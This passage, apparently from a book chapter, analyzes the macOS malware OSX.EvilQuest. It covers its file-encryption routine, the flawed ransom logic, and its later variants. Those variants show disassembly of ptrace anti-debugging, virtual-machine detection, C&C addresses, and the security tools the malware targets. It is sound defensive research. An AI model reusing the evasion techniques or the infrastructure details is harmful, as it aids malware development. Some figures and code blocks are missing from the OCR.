
1. Makes sure the file is accessible via a call to `stat`
2. Creates a temporary file name, via a call to a function named `make_temp_name`
3. Opens the target file for reading
4. Checks if the target file is already encrypted via a call to a function named `is_carved` (which checks for the presence of 0xDDBEBABE at the end of the file).
5. Open the temporary file for writing
6. Read(s) 0x4000 byte chunks from the target file
7. Invokes a function named `tpcrypt` to encrypt the (0x4000) bytes
8. Write out the encrypted bytes to the temporary file
9. Repeats steps 6-8 until all bytes have been read and encrypted from the target file
10. Invokes a function named eip_encrypt to encrypt keying information, which is then appended to the temporary file
11. Writes 0xDDBEBABE to end of the temporary file
12. Deletes the target file

13. Renames the temporary file to the target file

The following image diagrammatically illustrates these steps:




Once `OSX.EvilQuest` has encrypted all the files (that match file extensions of interest), the malware writes out the following to a file named `READ_ME_NOW.txt`:



To make sure the user reads this file, the malware also displays a modal prompt and reads it aloud via macOS built-in ‘say’ command.

Interestingly, it appears that a function named `uncarve_target` (implemented at `0x000000010000f230`), that is likely responsible for restoring ransomed files, is never invoked. That is to say, no other code or logic references this function:



...as such it appears that paying the ransom won't actually get you your files back!

Moreover, the ransom note (shown above) does not include any way to communicate with the attacker:

"there's no way for you to tell the threat actors that you paid; no request for your contact address; and no request for a sample encrypted file or any other identifying factor." [22]

Luckily, researchers at SentinelOne fully reversed the cryptographic algorithm used to encrypt files and found a method of recovering the encryption key:

"[the malware] developers ...opted for a symmetric key encryption, meaning the same key that encrypts a file is used to decrypt it" [22]

"This means that the clear text key used for encoding the file encryption key ends up being appended to the encoded file encryption key." [23]

Based on their findings, the researchers were able to create a full decryptor which they publicly released. [23]

📝 Note:

SentinelOne's writeup is an intriguing deep dive into the cryptography used by OSX.EvilQuest to ransom users' files, and details the creation of their public decryptor:

"Breaking EvilQuest | Reversing A Custom macOS Ransomware File Encryption Routine" [23]

OSX.EvilQuest Updates

Often malware specimens evolve and new variants or updated versions are discovered. OSX.EvilQuest is no exception. Before wrapping up our comprehensive analysis of this insidious threat, let's briefly highlight some changes found in later versions of OSX.EvilQuest.

📝 Note:

The differences between the original and new(er) versions of OSX.EvilQuest were comprehensively covered in a Trend Micro writeup:

"Updates on Quickly-Evolving ThiefQuest macOS Malware" [24]


This writeup is recommended for the interested reader!

The Trend Micro writeup notes that later versions of `OSX.EvilQuest` contain "improved" anti-analysis logic. First and foremost, the malware's function names have been obfuscated. This (slightly) complicates analysis efforts, as in older versions the function names were quite descriptive as to their functionality.


For example, the string obfuscation function `ei_str` has been renamed to `__52M_rj`. And how did we come to this conclusion? By looking at the disassembly in the updated version of the malware ...to see what function takes (as a parameter) obfuscated strings:

```
01  ; argument #1 for method __52M_rj, "2aAwvQ0k9VM01wcRoq38QRmf3zR4vI3Nkw0J0000023"
02  00000001000106a5   lea   rdi, qword [a2aawvq0k9vm01w]
03  00000001000106ac   call  __52M_rj
04  ...
05  ; argument #1 for method __52M_rj, "3zI8J820YPhd0000023"
06  00000001000106b5   lea   rdi, qword [a3zi8j820yphd00]
07  00000001000106bc   call  __52M_rj
```

Another approach that allows us to map functions from the old version to the new, is via system API calls. Take for example the `NSCreateObjectFileImageFromMemory` and `NSLinkModule` APIs that `OSX.EvilQuest` invokes as part of its in-memory payload execution logic. In the old version of the malware, we find these APIs invoked in an aptly named function: `ei_run_memory_hrd` (found at address `0x0000000100003790`). Thus, in the new version, when we come across a non-descriptively named function, `__52lMjg`, that also invokes these same APIs, we know we're looking at the same function ...and in our disassembler can then rename `__52lMjg` to `ei_run_memory_hrd`. Moreover, in the old version of the malware, we know that the `ei_run_memory_hrd` function was invoked solely by a function named `react_exec`:



As such, we can assume (and verify) that the single cross-reference (caller) of the `__52lMjg` function (named `__52sCg`), is actually the `react_exec`:



Repeating this "cross-reference" logic allows us to replace the non-descriptive (obfuscated) names found in the new variant, with their original far more descriptive names!

The malware author(s) has also added other anti-analysis logic. For example, in the `ei_str` function (that has been renamed to `__52M_rj`), we find various anti-analysis logic ...including anti-debugger logic via a `syscall` to `ptrace` (`0x200001a`) with the (in)famous `PT_DENY_ATTACH` value (`0x1F`):

```
01  0000000100003020  __52M_rj:
```

```
02  0000000100003020        push    rbp
03  0000000100003021        mov     rbp, rsp
04  0000000100003024        sub     rsp, 0x40
05  0000000100003028        mov     qword [rbp+var_10], rdi
06  000000010000302c        mov     qword [rbp+var_18], 0x0
07  0000000100003034        mov     rcx, 0x0
08  000000010000303b        mov     rdx, 0x0
09  0000000100003042        mov     rsi, 0x0
10  0000000100003049        mov     rdi, 0x1f       ;PT_DENY_ATTACH
11  0000000100003050        mov     rax, 0x200001a ;ptrace
12  0000000100003057        syscall
```

Trend Micro also notes the detection logic in the `is_virtual_mchn` function has been expanded ...likely to more effectively detect analysts using virtual machines:

"*In the function is_virtual_mchn(), condition checks including getting the MAC address, CPU count, and physical memory of the machine, have been increased.*" [24]

Besides updates to anti-analysis logic, various strings (found hardcoded and obfuscated in the malware's binary) have been modified. For example:

- The malware's lookup URL for the C&C server, and backup address have changed:

```
$ DYLD_INSERT_LIBRARIES=decryptor.dylib OSX.EvilQuest_UPDATE

decrypted string (0x106e9e154): lemareste.pythonanywhere.com
decrypted string (0x106e9f7ca): 159.65.147.28
```


- The list of security tools that malware attempts to terminate has been expanded to include various Objective-See tools. As these tools (created by yours truly) have the ability to generically detect `OSX.EvilQuest`, it is unsurprising that the malware (now) looks for them.

```
$ DYLD_INSERT_LIBRARIES=decryptor.dylib OSX.EvilQuest_UPDATE

decrypted string (0x106e9f964): ReiKey
decrypted string (0x106e9f978): KnockKnock
```

- Paths related to persistence have been added, perhaps as a way to thwart (basic) detections signatures that sought to uncover `OSX.EvilQuest` infections based on these paths:

```
$ DYLD_INSERT_LIBRARIES=decryptor.dylib OSX.EvilQuest_UPDATE

decrypted string (0x106e9f2ed): /Library/PrivateSync/com.apple.abtpd
decrypted string (0x106e9f331): abtpd

decrypted string (0x106e9f998): com.apple.abtpd
```

- The `react_ping` function now compares a value from the server with a different obfuscated string ("1D7KcC3J{Quo3lWNqs0FW6Vt0000023") ...which deobfuscates to "Hello Patrick". Apparently the OSX.EvilQuest authors were fans of my early "OSX.EvilQuest Uncovered" blog posts! [25][26]



An interesting observation [27]

Other updates include improvements to older functions (e.g. that weren't fully implemented) as well as many new functions, including:

`_react_updatesettings`
Used for "*getting updated settings from the C&C server*" [24]

`ei_rfind_cnc` / `ei_getip`
Generate pseudo-random IP addresses that if *"can be reached, ...will then be used as the C&C server address."* [24]


`run_audio` / `run_image`
First saves an audio or image file (from the server) into a hidden file, then runs the `open` command to open the file with the *"default applications associated [the file]."* [24]

Interestingly the Trend Micro researchers also noted that later version of `OSX.EvilQuest` removed its ransomware logic:

"[the] previously encountered ransomware behavior, such as file encryption and ransom note dropping, have been removed." [24]

...this may not be too surprising, as recall the ransomware logic was flawed (allowing users to recover encrypted files without having to pay the ransom). Moreover, it appeared that there was no financial gains from this scheme:

"To date, the one known BitCoin address common to all the samples has had exactly zero transactions" [22]



Let's wrap up our discussion on the evolution and changes of `OSX.EvilQuest` with an insightful observation from the Trend Micro researchers:

"Newer variants of [the OSX.EvilQuest malware] with more capabilities are released within days. Having observed this, we can assume that the threat actors behind the malware still

have many plans to improve it. Potentially, they could be preparing to make it an even more vicious threat. In any case, it is certain that these threat actors act fast, whatever their plans. Security researchers should be reminded of this and strive to keep up with the malware's progress by continuously detecting and blocking whatever ... variants cybercriminals come up with." [24]

...as such we're likely to see `OSX.EvilQuest` continue to evolve!

Conclusion

In this chapter, we applied various static and dynamic analysis tools and techniques to understand the infection vector, persistence, and anti-analysis logic of `OSX.EvilQuest`.

Then we dug deeper, detailing the malware's viral infection capabilities, file exfiltration logic, persistence monitoring, remote tasking capabilities, and its ransomware logic. End result? A comprehensive understanding of this insidious threat!

References

1. Tweet: @dineshdina04
https://twitter.com/dineshdina04/status/1277668001538433025

2. “New Mac ransomware spreading through piracy”
https://blog.malwarebytes.com/mac/2020/06/new-mac-ransomware-spreading-through-piracy/

3. “Invading the Core: iWorm’s Infection Vector and Persistence Mechanism”
https://www.virusbulletin.com/uploads/pdf/magazine/2014/vb201410-iWorm.pdf

4. “OSX/Shlayer: New Mac malware comes out of its shell”
https://www.intego.com/mac-security-blog/osxshlayer-new-mac-malware-comes-out-of-its-shell/

5. “New Mac cryptominer Malwarebytes detects as Bird Miner runs by emulating Linux”
https://blog.malwarebytes.com/mac/2019/06/new-mac-cryptominer-malwarebytes-detects-as-bird-miner-runs-by-emulating-linux/

6. “Notarizing macOS Software”
https://developer.apple.com/documentation/xcode/notarizing_macos_software_before_distribution

7. “Apple Approved Malware”
https://objective-see.com/blog/blog_0x4E.html

8. Mixed In Key
https://mixedinkey.com/

9. OSX.EvilQuest on VirusTotal
https://www.virustotal.com/gui/file/b34738e181a6119f23e930476ae949fc0c7c4ded6efa003019fa946c4e5b287a/detection

10. “Demystifying the DMG File Format”
http://newosxbook.com/DMG.html

11. WhatsYourSign
https://objective-see.com/products/whatsyoursign.html

12. Objective-See's Process Monitor
https://objective-see.com/products/utilities.html#ProcessMonitor

13. "Suspicious Package"
https://mothersruin.com/software/SuspiciousPackage/

14. "Evasive Malware Tricks: How Malware Evades Detection by Sandboxes"
https://www.isaca.org/resources/isaca-journal/issues/2017/volume-6/evasive-malware-tricks-how-malware-evades-detection-by-sandboxes

15. thiefquest_decrypt.py
https://github.com/carbonblack/tau-tools/blob/master/malware_specific/ThiefQuest/thiefquest_decrypt.py

16. Objective-See's File Monitor
https://objective-see.com/products/utilities.html#FileMonitor

17. Kernel Queues: An Alternative to File System Events
https://developer.apple.com/library/archive/documentation/Darwin/Conceptual/FSEvents_ProgGuide/KernelQueues/KernelQueues.html

18. "The Art of Computer Virus Research and Defense"
https://www.amazon.com/Art-Computer-Virus-Research-Defense/dp/0321304543

19. WireShark
https://www.wireshark.org

20. "Writing Bad @$$ Malware for OS X"
https://www.blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf

21. CGEventTapCreate
https://developer.apple.com/documentation/coregraphics/1454426-cgeventtapcreate

22. "EvilQuest" Rolls Ransomware, Spyware & Data Theft Into One"
https://www.sentinelone.com/blog/evilquest-a-new-macos-malware-rolls-ransomware-spyware-and-data-theft-into-one/

23. "Breaking EvilQuest | Reversing A Custom macOS Ransomware File Encryption Routine"
https://labs.sentinelone.com/breaking-evilquest-reversing-a-custom-macos-ransomware-file-encryption-routine/

24. “Updates on Quickly-Evolving ThiefQuest macOS Malware”
https://www.trendmicro.com/en_us/research/20/g/updates-on-quickly-evolving-thiefquest-macos-malware.html

25. OSX.EvilQuest Uncovered (Part I)
https://objective-see.com/blog/blog_0x59.html

26. OSX.EvilQuest Uncovered (part II)
https://objective-see.com/blog/blog_0x60.html

27. https://twitter.com/Myrtus0x0/status/1280648821077401600